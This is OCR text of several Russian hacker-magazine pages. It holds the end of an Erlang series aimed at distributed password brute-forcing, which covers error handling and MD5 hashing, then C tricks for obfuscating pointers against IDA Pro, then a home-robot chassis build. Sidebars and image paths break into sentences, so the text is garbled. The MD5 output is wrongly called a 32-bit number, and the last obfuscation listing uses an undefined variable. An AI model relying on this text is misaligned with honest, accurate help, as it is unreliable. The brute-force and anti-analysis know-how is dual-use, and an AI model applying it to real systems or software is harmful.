
warning
Описанные подходы не могут быть использованы для несанкционированных действий!
В случае таковых ни автор, ни редакция за твои поступки не несут никакой ответственности.



info
Статья преследует цель показать новые направления в аудите информационной безопасности, в частности — знакомит с эффективными средствами проверки качества используемых паролей на сопротивляемость прямому перебору.

Главное в Erlang — его модель легковесных процессов. Перефразируя для Erlang слоган текущего дня — «Everything is an object» («Все является объектом»), можно сказать: «Everything is a process» («Все является процессом»).
Процессы дешевы, а их создание занимает не больше ресурсов, чем вызов функции. Единственным способом взаимодействия процессов является асинхронный обмен сообщениями.

Процесс при желании может или установить связь (link) с другими процессами (по выбору), или получить сообщение об их смерти с указанием причины, или разделить их участь. Процесс имеет свой «почтовый ящик», откуда может выборочно читать сообщения. В этом очень помогает сопоставление по шаблону; код проверки «ящика» чем-то похож на программу awk. Нужное выгребается и обрабатывается, остальное остается или выбрасывается.



Три плюс один, или милый групповичок



Логотип Erlang

```
    {Name, crash} -> exit(rpc);
      {Name, ok, Replay} -> Reply
    end.
```

И второй вариант:

```
case (catch F(Query, State)) of
   {'EXIT', Why} ->
      log_error(Name, Query, Why),
      From ! {Name, crash},
      loop(Name, F, State);
   {Replay, State1} ->
      From ! {Name, ok, Replay},
      loop(Name, F, State1)
end.
```

Надеюсь, ты уже успел заметить ключевые отличия первого фрагмента от второго, встретив там до боли знакомое словечко catch. Но не будем торопиться и рассмотрим обработку ошибок в Erlang по шагам.
1. Хорошим тоном среди крутых Erlang пацанов считается журналировать все пойманные ошибки. В нашем варианте мы просто печатаем сообщение об ошибке, хотя правильнее было бы записать его в журнал.
2. Соответствующее уведомление должно быть отправлено клиенту, чтобы он, отправив кривой запрос, не питал иллюзий по поводу ответа.
3. Сервер продолжает свою работу со старым значением переменной (или переменных), описывающей его состояние.
Получается интересная штуковина: RPC как бы подчиняется транзакционной семантике, которая в свою очередь определяется состоянием сервера — если состояние сервера изменилось, значит, все OK. Если нет — случился страшный писец и нужно срочно принимать меры по спасению вселенной от последствий роковой ошибки.
Приведенная схема прекрасно работает в том случае, если нужно урезонить клиентов, отправляющих серверу невменяемые запросы. А теперь представь такую ситуацию: клиент отправляет серверу корректный запрос и вполне на законных основаниях ожидает от него ответ. Тем временем наш сервер лежит без чувств, сраженный безжалостным DDOSом. Чтобы такое ожидание не длилось вечно, нужно предусмотреть возможность отстрела ошибок и на стороне клиента:

```
rpc(Name, Query) ->
   Name ! {self(), Query},
   receive
      {Name, crash} -> exit(rpc);
      {Name, ok, Reply} -> Reply
   after 10000 ->
      exit(timeout)
   end.
```

Думаю, решение очевидно. За исключением одного маленького, но принципиального вопроса — как долго ждать ответ от сервера, прежде чем начинать паниковать? Ткнув пальцем в небо, я написал: десять тысяч миллисекунд. При грамотном подходе (если ты хочешь показать кому-то всю свою невозможную крутость) клиент вовсе не должен проверять работоспособность сервера. Не барское это дело! Для такого случая, согласно идеологии Erlang, нужно создать отдельный процесс (перевожу на русский — написать отдельный программный модуль), называемый гипервизором (Hypervisor). Задача гипервизора состоит в том, чтобы с заданной периодичностью проверять состояние сервера и сообщать о нем клиентам.

ЧУЖИЕ СЕКРЕТЫ


Ты уже достаточно много знаешь о языке программирования Erlang. Не исключено, что у тебя уже появились свои собственные идеи, как можно было бы организовать систему распределенного брутфорса. Но один вопрос по-прежнему не раскрыт, и возможно, не дает тебе спокойно заснуть с любимым журналом под подушкой. Собственно, это вопрос о том, каким образом можно реализовать криптографические инструменты средствами Erlang. Не волнуйся, как говаривала добрая бабушка в одном бездарном российском блокбастере. Среди разнообразных библиотек, поставляемых вместе



links

- www.erlang.org — Open Sources реализация.
- erlang.dmitriid.com — Erlang по-русски. www.erlang-projects.org — список проектов, использующих Erlang в качестве основного языка разработки.

Мощность связки «Процессы+сообщения» не меньше, чем у «Объекты+Интерфейсы+Наследование». Но зачастую она приводит к более компактным и понятным решениям. Устранить конкуренцию также просто, как и создать. Нет необходимости блокировать доступ к состоянию процесса для синхронизации взаимодействия, и это сильно облегчает жизнь. Для конкурентного ресурса обычно просто создается процесс-монитор, через который осуществляется взаимодействие с ресурсом.



Веб-сервер Yaws, написанный на Erlang vs. Apache httpd

defin.ru — сайт, посвященный функциональному программированию

с самим языком, криптографических инструментов присутствует достаточно.
Как решать с помощью этих инструментов конкретную задачу, ты и сам прекрасно разберешься, покурив хорошенько документацию. Я, в силу ограниченного журнального пространства, покажу тебе лишь общее направление на простом примере использования алгоритма MD5.
На всякий случай напомню, что алгоритм MD5 для своего аргумента вычисляет уникальное 32-разрядное число (обычно представляемое в шестнадцатеричной нотации). Для вычисления MD5 в Erlang есть специальная встроенная функция, возвращающая хэш в виде структуры чисел:

```
>erlang:md5("hello").
<<93,65,64,42,188,75,42,118,185,113,157,145,16,23,197
,146>>
```

Однако, это не совсем то, что мы привыкли видеть, и не совсем то, что мы ожидаем получить от функции md5()! Чаще всего результат работы алгоритма MD5 фигурирует в виде шестнадцатеричной строки. Поэтому после вычисления значения хэш-функции есть смысл воспользоваться функцией конвертирования binary_to_list():

```
>binary_to_list(<<93,65,64,42,188,75,42,118,185,113,15
7,145,16,23,197,146>>).
[93,65,64,42,188,75,42,118,185,113,157,145,16,23,197,
146]
```

Следующий шаг — преобразование каждого целого числа в списке в его шестнадцатеричный эквивалент. Как бы ты это сделал, не имея под рукой компьютера? С помощью разложения на множители по модулю 16! Реализация этого алгоритма на любом языке — задача для школьника. Такое преобразование нужно выполнить для каждого элемента списка. Я бы тебе порекомендовал воспользоваться для этого стандартной функцией lists:map, пропустив через нее преобразование каждого десятичного числа к его шестнадцатеричной нотации:

```
> lists:map(fun(X) -> int_to_hex(X) end, L).
```

В результате должен получиться список целых чисел в шестнадцатеричной нотации. Последнее, что осталось сделать — привести список к одному значению. Весь алгоритм в сборе будет примерно таким:

```
— module(md5).
— export([md5_hex/1]).

md5_hex(S) ->
     Md5_bin =  erlang:md5(S),
     Md5_list = binary_to_list(Md5_bin),
     lists:flatten(list_to_hex(Md5_list)).

list_to_hex(L)->
     lists:map(fun(X) -> int_to_hex(X) end, L).

int_to_hex(N) when N < 256 ->
     [hex(N div 16), hex(N rem 16)].

hex(N) when N < 10 ->
     $0+N;
hex(N) when N >= 10, N < 16 ->
     $a + (N-10).
```

И — результат работы:

```
>md5:md5_hex("hello").
"5d41402abc4b2a76b9719d911017c592"
```

FINITA LA COMEDIA

Возможно, кто-то разочаруется, так и не обнаружив в статье готового решения. Но, согласись, это было бы, мягко говоря, не по тру-хакерски. Мое дело — дать тебе удочку, а с рыбой ты как-нибудь сам справишься. За эти две статьи, посвященные языку программирования Erlang, мы успели познакомиться с основами синтаксиса языка, его основополагающими идеями, основными приемами, техникой создания процессов и даже затронули криптографическую библиотеку. Тебе осталось собрать кусочки мозаики. Вот за этим занятием разреши тебя и оставить. А если будут вопросы — пиши, не стесняйся. Только не забудь вложить в письмо пустой конверт и пятьдесят американских рублей, на канцелярские, так сказать, расходы. Ариведерчи!



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

Борьба с хакерами на высоком сишном уровне (без ассемблерных вставок!) продолжается. Сегодня мы рассмотрим технику обфускации указателей на данные и функции, продемонстрировав системно-независимые подходы — легкие в реализации, но устойчивые к взлому.

01 Обфускация указателей на данные

Дизассемблеры и отладчики поддерживают мощные механизмы реконструкции перекрестных ссылок, опутывающих всю программу и образующих своеобразный несущий каркас, на который уже навешивается все остальное. Перекрестные ссылки — это артерии, автомагистрали и нити, связывающие крошечные лоскуты кода воедино.

Допустим, у нас есть строка «wrong serial mumber» или «trial expired». Достаточно всего одного щелчка мыши, чтобы найти код, выводящий ее на экран. Следующий щелчок перенесет нас в материнскую функцию, осуществляющую проверку серийного номера/срока действия программы. Чтобы воспрепятствовать анализу алгоритма, достаточно ослепить механизм реконструкции перекрестных ссылок. Тогда программа распадется на ряд крошечных лоскутов, неизвестно каким образом связанных друг с другом.

Возьмем, к примеру, вариацию на тему «hello, world»:

ИСХОДНЫЙ ТЕКСТ НЕЗАЩИЩЕННОЙ ПРОГРАММЫ

```
char s1[] = "j.a.n.g.a.n b.e.r.u.m.a.h d.i t.e.p.i
p.a.n.t.a.i j.i.k.a";
char s2[] = "do not bulild a house on near the beach
if afraid of being hit by waves";

main() { MessageBox(0, s1, s2, MB_OK); }
```

А теперь посмотрим, как выглядит ее дизассемблерный листинг, сгенерированный IDA Pro:

ДИЗАССЕМБЛЕРНЫЙ ЛИСТИНГ НЕЗАЩИЩЕННОЙ ПРОГРАММЫ

```
.text:00401000 _main:

.text:00401000     push 0
.text:00401002     push offset Caption  ; "do not build a house on near
the"...
.text:00401007     push offset Text     ; "j.a.n.g.a.n  b.e.r.u.m.a.h
d.i"...
.text:0040100C     push 0
.text:0040100E     call ds:MessageBoxA
.text:00401014     retn
...
.data:00405030 ; char Text[]
                                  ; DATA XREF: .text:00401007
.data:00405030 Text          db 'j.a.n.g.a.n b.e.r.u.m.a.h d.i t.e.p.i
p.a.n.t.a.i'
.data:00405030
.data:0040508C ; char Caption[]
                                  ; DATA XREF: .text:00401002?o
.data:0040508C Caption       db 'do not bulild a house
on near the beach if afraid of'
```

Как мы видим, IDA Pro автоматически реконструировала перекрестные ссылки на строки, упростив анализ программы до предела. Как этому помешать? Во-первых, мы должны предотвратить попадание незашифрованных указателей в код, сгенерированный компилятором. А во-вторых, — расшифровать указатели в манере, которую не поддерживают ни IDA Pro, ни популярные отладчики.

Первая фаза решается тривиально. Оптимизирующие компиляторы поддерживают ряд математических операций (типа сложения и вычитания), вычисляя их еще на стадии трансляции. В результате, в код попадают зашифрованные указатели. Демонстрируется это в следующем примере:

ОЧЕВИДНОЕ, НО НЕПРАВИЛЬНОЕ РЕШЕНИЕ

```
#define _KEY_ 0x666999

main()
{
       char* p1 =  s1 + _KEY_;
       char* p2 =  s2 + _KEY_;
```




```
    MessageBox(0, p1 — _KEY_, p2 — _KEY_, MB_OK);
}
```

Компилируем файл, загружаем его в IDA Pro и видим:

ОПТИМИЗИРУЮЩИЕ КОМПИЛЯТОРЫ СТРЕМЯТСЯ ВЫПОЛНИТЬ АВТОМАТИЧЕСКУЮ ДЕОБФУСКАЦИЮ УКАЗАТЕЛЕЙ ВСЕГДА, КОГДА ТОЛЬКО ВОЗМОЖНО

```
.text:00401000 _main:
                                         ; CODE XREF: start+AF
.text:00401000     push 0
.text:00401002     push offset Caption
; "do not bulild a house on near the"...
.text:00401007     push offset Text      ; "j.a.n.g.a.n b.e.r.u.m.a.h
d.i"...
.text:0040100C     push 0
.text:0040100E     call ds:MessageBoxA
.text:00401014     retn
```

Вот так сюрприз! А где же наши зашифрованные указатели?! Программа осталась в первозданном виде. Оказывается, оптимизирующий компилятор, вычисливший значение «s1 + _KEY_» на стадии трансляции, вычислил и значение «s1 - _KEY_», автоматически расшифровав указатель s1. Как запретить это компилятору — причем, не какому-то одному отдельно взятому, а всем оптимизаторам сразу? Очень просто: достаточно раскрыть ANSI C и прочитать, что трансляторы не оптимизируют статические и глобальные переменные. Следовательно, для достижения полученного результата, первый проход шифрования надо осуществлять с константой, а второй — с глобальной/статической переменной. Законченный (в смысле, окончательный) пример реализации приведен ниже:

РЕАЛЬНО РАБОТАЮЩАЯ ОБФУСКАЦИЯ УКАЗАТЕЛЕЙ

```
main()
{
    char* p1 = s1 + _KEY_;
    char* p2 = s2 + _KEY_;
    static  _key_ = _KEY_;

    MessageBox(0, p1 — _key_, p2 — _key_, MB_OK);
}
```

Программа незначительно усложнилась, зато результат превзошел все ожидания (дизассемблерный листинг ты можешь посмотреть в исходнике на диске). Получается, IDA Pro не только не реконструировала перекрестные ссылки, но и распознала указатели на s1 и s2, оставив их в зашифрованном виде. И хотя расшифровать значение указателя вполне возможно (достаточно проанализировать дизассемблерный код), — на это уходит время и, кроме того, все средства для постройки графов тушатся на корню. Достигается все — без применения ассемблерных вставок и прочих нестандартных извращений!

02 Обфускация указателей на функции

Зашифровать указатели на функции намного сложнее, поскольку оптимизаторы не поддерживают математических преобразований над ними. Почему? А потому, что их не поддерживает стандарт. Тот самый, позволяющий законными средствами получить указатель на функцию, но сужающий меню доступных действий только до присвоения нуля — естественно, это не входит в наши планы.

Запрет на математические преобразования легко обходится кастингом. В частности, 32-битные операционные системы (Windows 9x/NT, Linux, FreeBSD) используют плоскую модель адресного пространства и 32-битные указатели на код, которыми можно оперировать так же, как и целочисленным типом DWORD (unsigned int). В других случаях разрядность указателя может отличаться от обозначенной. Более того, он вообще может представлять собой сложную структуру, состоящую из селектора и смещения, а потому кастинг — уже хак. Но этот хак работает! Главное, вынести физический тип указателя на код в отдельный define, зависящий от платформы.

Кастинг снимает защиту на математические операции с указателями на функции, но все преобразования выполняются на стадии выполнения программы, а вовсе не на стадии компиляции. В итоге, указатели «благополучно» переживают оптимизацию, попадая в машинный код целевого файла, где их распознает IDA Pro вместе с отладчиками.

Проблема кажется неразрешимой, но... кто нам мешает доработать откомпилированный код уже после трансляции, зашифровав указатели непосредственно в двоичном файле и выполняя расшифровку уже в самой программе? Перед нами встает проблема поиска указателей в откомпилированном коде. Каково же будет наше решение? Самое простое — загнать указатели в структуру, предваренную специальным маркером — текстовой строкой или константой с уникальным содержимым. После чего нам остается только найти этот маркер в программе и зашифровать следующие за ним указатели. Это можно сделать как вручную в HIEW'e, так и автоматически, с помощью несложной программы. Но довольно слов, больше дела:

ОБФУСКАЦИЯ УКАЗАТЕЛЕЙ НА ФУНКЦИИ

```
#define p DWORD
#define _KEY_ 0x66666666

baz(char* s1, char* s2){ MessageBox(0, s1, s2, MB_OK); }

struct FF
{
        p am;    // <<-- marker
        p f1;    // <<-- list of func. pointers
}       ff = { 0xEFBEADDE, (p) &baz};

main()
{

        char* p1 = s1 + _KEY_;
        char* p2 = s2 + _KEY_;
        static  _key_ = _KEY_;

        int (*foo)(char*, char*);
        foo = (int (*)(char*, char*)) (ff.f1 ^ pk);

        foo((char*) p1 — pk, (char*) p2 + pk);
}
```


После компиляции программы мы должны найти в исполняемом файле «магическую» последовательность 0xDEADBEEF, наложив на следующее за ней двойное слово ключ шифрования 0x66666666 по XOR. Убедившись, что все выполнено правильно и программа работает, а не падает, загружаем ее в дизассемблер (смотри листинг из исходника на диске) и видим убийственный результат обфускации указателей на код и данные. Полный хаос и теперь сам черт не разберет, что это за код и какого он там делает! Да, конечно, при прогоне программы под отладчиком (или плагином-эмулятором для IDA Pro) хакер узнает значение регистра EAX, определив, какая функция тут вызывается. Но... наглядность дизассемблерного листинга необратимо утеряна. Механизмы реконструкции потока управления тихо курят в сторонке, высаживая хакера на измену и увеличивая время анализа программы на порядок-другой. ⌶

АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

ДОМАШНИЙ ТЕРМИНАТОР

МАСТЕРИМ СОБСТВЕННОГО КИБОРГА

Роботы вторгаются в наш мир! Уже никого не удивишь механическими руками, а робопсы вовсю шастают по квартирам. К сожалению, пока не у нас. Но почему? Сложно, что ли, изготовить домашнего робота? По-твоему, это под силу только промышленному гиганту вроде Sony? Вовсе нет! Сейчас я расскажу тебе, как сварганить терминатора-убийцу в домашних условиях.



Если ты интересовался роботами и лазил по нашим робосайтам и форумам, то, думаю, находил немало схем, выполненных на разных микроконтроллерах. В свое время я тоже там шарился, все это видел и не могу не отметить, что подавляющее большинство таких конструкций — это вещь в себе. Они не нацелены на дальнейшее развитие. Сделал человек самобеглую тележку с датчиками и успокоился. Как правило, там один микроконтроллер, на котором все и висит.


Честно говоря, мне такая система в корне не нравится, поэтому предпочитаю делать все модульно, по отдельному микроконтроллеру на каждый узел. А завязаны все узлы через последовательную шину данных на головной микроконтроллер.


Звучит пугающе, но на деле получается гораздо проще — под каждую задачу свой процессор и не надо городить многозадачную систему, пытаясь все вывезти на одном контроллере. Да и управлять куда легче! Скажем, главный процессор дает шасси с ноги по почкам и кричит: «Так, Шасси, ну-ка, шагом марш! Отсюда и до обеда!» И шасси поехало, — пиная контроллер датчиков на предмет возможного западла на пути. А мозговой процессор, тем временем, пинает блок сонаров с требованием составить ему карту местности и обдумывает план порабощения человечества.

Собственно, человек устроен также — головной мозг думает, спинной делает. Так что, творим по образу и подобию. Благо, контроллеры нынче не те, что десять лет назад, продаются по цене грязи и практически на вес.

ВЫБОР ШАССИ

На чем будет перемещаться наш робот, это первое, о чем стоит задуматься. Именно от этого будет зависеть дальнейшая логика работы контроллера шасси, а также, возможно, его схемотехника. Выбор тут весьма обширный: колеса, гусеницы, ноги, крылья, а также плавательные хвосты. Дальше все зависит от радиуса кривизны рук. Меня, например, сильно удивляют некоторые камрады, пытающиеся без опыта, с наскока, сделать «гигантского человекоподобного робота». Наивные!


Схема контроллера двигателя


Датчик вращения двигателя


Фигня даже не в том, что потребуются сложные алгоритмы перемещения конечностей — это проблемы программные и решаются они умом. Куда хуже, что там нужна высокоточная механика, которую на коленке сделать чертовски трудно, а выдрать ее особо неоткуда. Так что, большинство мега-проектов загнивают, так и не успев развиться. Можно, конечно, заюзать какой-нибудь робоконструктор (появились в продаже), но это же неспортивно! Может тогда купить готового Aibo и не парить мозг? :).
Автономная авиация сложна в управлении и, честно говоря, я слабо представляю, как ей рулить в независимом полете. Плавающий робот? Согласен, прикольно, но в ванной особо не поплаваешь, а водоем не у каждого под окнами. Поэтому мой выбор пал на наземный вариант на гусеничном ходу. Гусеничным шасси проще управлять, оно обладает большой проходимостью, а главное — валялось у меня на антресоли с незапамятных времен (от детской совковой БМП). Тебе же советую поискать готовое от китайской игрушки либо склепать самому из подручных материалов.


☒ КОНТРОЛЛЕР ШАССИ АКА СИЛОВОЙ БЛОК


С конструкцией я определился. Пора делать систему, которая бы привела все это в движение.
Поскольку двигатели обычно требуют напряжение от 12 вольт и выше, то кормиться робот будет от SLA-аккумулятора. Он хоть и тяжел, но имеет большую емкость, низкую стоимость и выдает сразу же 12 вольт. Возникает, правда, другая проблема — питание электроники. Контроллеру нужно 5 вольт, а некоторым датчикам зачастую — 3.3 вольта. Поэтому первым делом в силовом блоке устанавливаем два DC-DC преобразователя на 5 и 3.3 вольта. Недолго думая, **я воткнул тот же самый преобразователь на MC34068A**, который описывал в статье про блоки питания. Сразу две копии: одну настроил на 3.3 вольта, вторую на 5. Впрочем, пока впаял только на 5 вольт — второй смонтирую по необходимости.
Управляться все будет ATMega8 — проц не самый могучий, но для ходового контроллера хватит. Кроме того, при желании вместо Меги 8 можно воткнуть более фаршированную и мозговитую Мегу168. У нее точно такой же корпус и полное совпадение с ATmega8 на уровне выводов.
Поскольку напрямую с вывода микроконтроллера запитать двигатель нельзя — слабый вывод меги может выдавать не более 20 миллиампер, а движку порой (особенно в момент пуска) надо амперы, то будем усиливать. В этих целях лучше всего применять специализированные микросхемы для управления моторами. Вариантов много, самые популярные — это L293D и L298. Первая — более слабая, рассчитанная на маломощные моторы, но она и стоит дешевле. Максимальный ток здесь в районе 1 ампера. Другая (L298) — в разы мощнее и способна раскрутить мотор с током под 4 ампера. У моего робота движки потребляют мало, поэтому я применил L293D.
Узнать предельный ток двигателя несложно. Для этого возьми свой моторчик и подключи его через амперметр — в качестве амперметра подойдет обычный китайский тестер. Его нужно поставить в режим 10A и подключить красный щуп в самое верхнее гнездо. Затем тебе надо заклинить двигатель (я обычно зажимаю вал плоскогубцами). Теперь подцепляй двигатель к аккумулятору и смотри на прибор — число, которое он покажет, это и есть максимальный ток двигателя при предельной нагрузке. Только не держи долго, мотор может сгореть от перегрузки.
Китайские моторчики обычно имеют стремные характеристики, поэтому при отвратительной мощности на валу дико потребляют ток — несколько ампер даже на холостом ходу! Это требует мощной системы управления и быстро садит батарейки. Так что, если используешь готовое шасси от игрушки, то выковыривай этих поганцев и ставь туда двигло попродвинутей.
Кстати, очень неплохие японские двигатели стояли в китайских магнитофонах. Выглядят они как серебристые стальные цилиндры с шестью резьбовыми отверстиями на морде (на них еще иногда написано Mabuchi Motor). Можно выдрать из магнитофона или купить в магазине радиотоваров по пятьдесят рублей за штуку. Рекомендую: **ток предельной нагрузки не превышает одного ампера и это при внушительном вращающем моменте**! Мне вообще повезло — совершенно случайно я намутил двигатели швейцарской фирмы Maxon. На холостом ходу потребляют раза в два меньше, чем светодиод! А на двенадцати вольтах, при предельной нагрузке всего 600 миллиампер, их руками не остановить. Если где увидишь такое чудо — отрывай с мясом и беги, пока хозяева не опомнились. Свои два движка я выковырял из старого пятидюймового дисковода Robotron, который нашел на заводской свалке оборудования. На барахолке я их тоже видел, продавали по пятьсот рублей за штучку. Жаль тогда не успел купить — перед самым носом увели. Хоть и дорогие, но они стоят того!
Двигатели ставь на место родных. Если не встают, примени народную смекалку и приколхозь их подручными средствами. Я, к примеру, применяю остатки от конструктора LEGO, точнее, его китайского аналога. Эти кубики отлично режутся, пилятся, сверлятся и клеятся, образуя прочные конструкции любой нужной конфигурации. Из них очень удобно делать разные детали, кронштейны и прочие элементы.
От двигателя на управляющий контроллер непременно должны идти датчики вращения, чтобы можно было отслеживать скорость вращения, а также количество оборотов мотора. Иначе будут невозможны точные перемещения. Лучше всего делать датчик оптическим. Вариантов конструкции — масса. У меня в шестерне редуктора просверлена дырка, через которую светит диод, а свет улавливается фотодатчиком. Один импульс датчика равен одному обороту шестерни или одному сантиметру хода гусеницы. Можно сделать и по-другому — наклеить полоску фольги на шестерню, а ее саму покрасить в матовый черный цвет и ловить отраженный свет. Короче, конструкция ограничена только твоей фантазией и имеющимися материалами. Только не используй механические датчики — они не обеспечивают надлежащей точности

О жадных голландцах и хитрых Атмеловцах

Изначально протокол IIC был разработан компанией Philips для связи микроконтроллеров в пределах одного устройства. Компания пожадничала и тут же обложила новоиспеченную шину кучей лицензий и товарных знаков. Если кто-нибудь захотел бы гордо заявить, что его контроллер поддерживает протокол I2C, то пришлось бы отвалить скупой конторе немало бабла за лицензию. Но производители контроллеров выкрутились и наштамповали копий, не отличимых от оригинала и полностью совместимых с IIC. Разница только в названии. Atmel, например, называет этот протокол TWI.


Вид на плату снизу


Включение устройств в шину I2C


Передача байта и формат данных

срабатывания, особенно на больших скоростях вращения.
Кроме датчиков с двигателей не помешает повесить на этот же контроллер обработку столкновений с препятствиями — детекторы касания и концевые выключатели. Я решил не изобретать велосипед и поставил спереди две кнопки с длинными пипками, на которых повесил рейку от конструктора. Такая система позволяет обнаружить препятствие, а также определить, с какой стороны оно находится — слева или справа. Сзади я поставлю аналогичный бампер.
Но это так, отладочная конструкция, потом поменяю на инфракрасные бесконтактные датчики. А на первое время хватит и кнопок.
В принципе, контроллер силового блока потянет и простые алгоритмы поведения. Можно сказать, робот уже готов. Дальше пойдут всякие навороты, но развлекаться реально уже сейчас.

⊠ СХЕМОТЕХНИКА

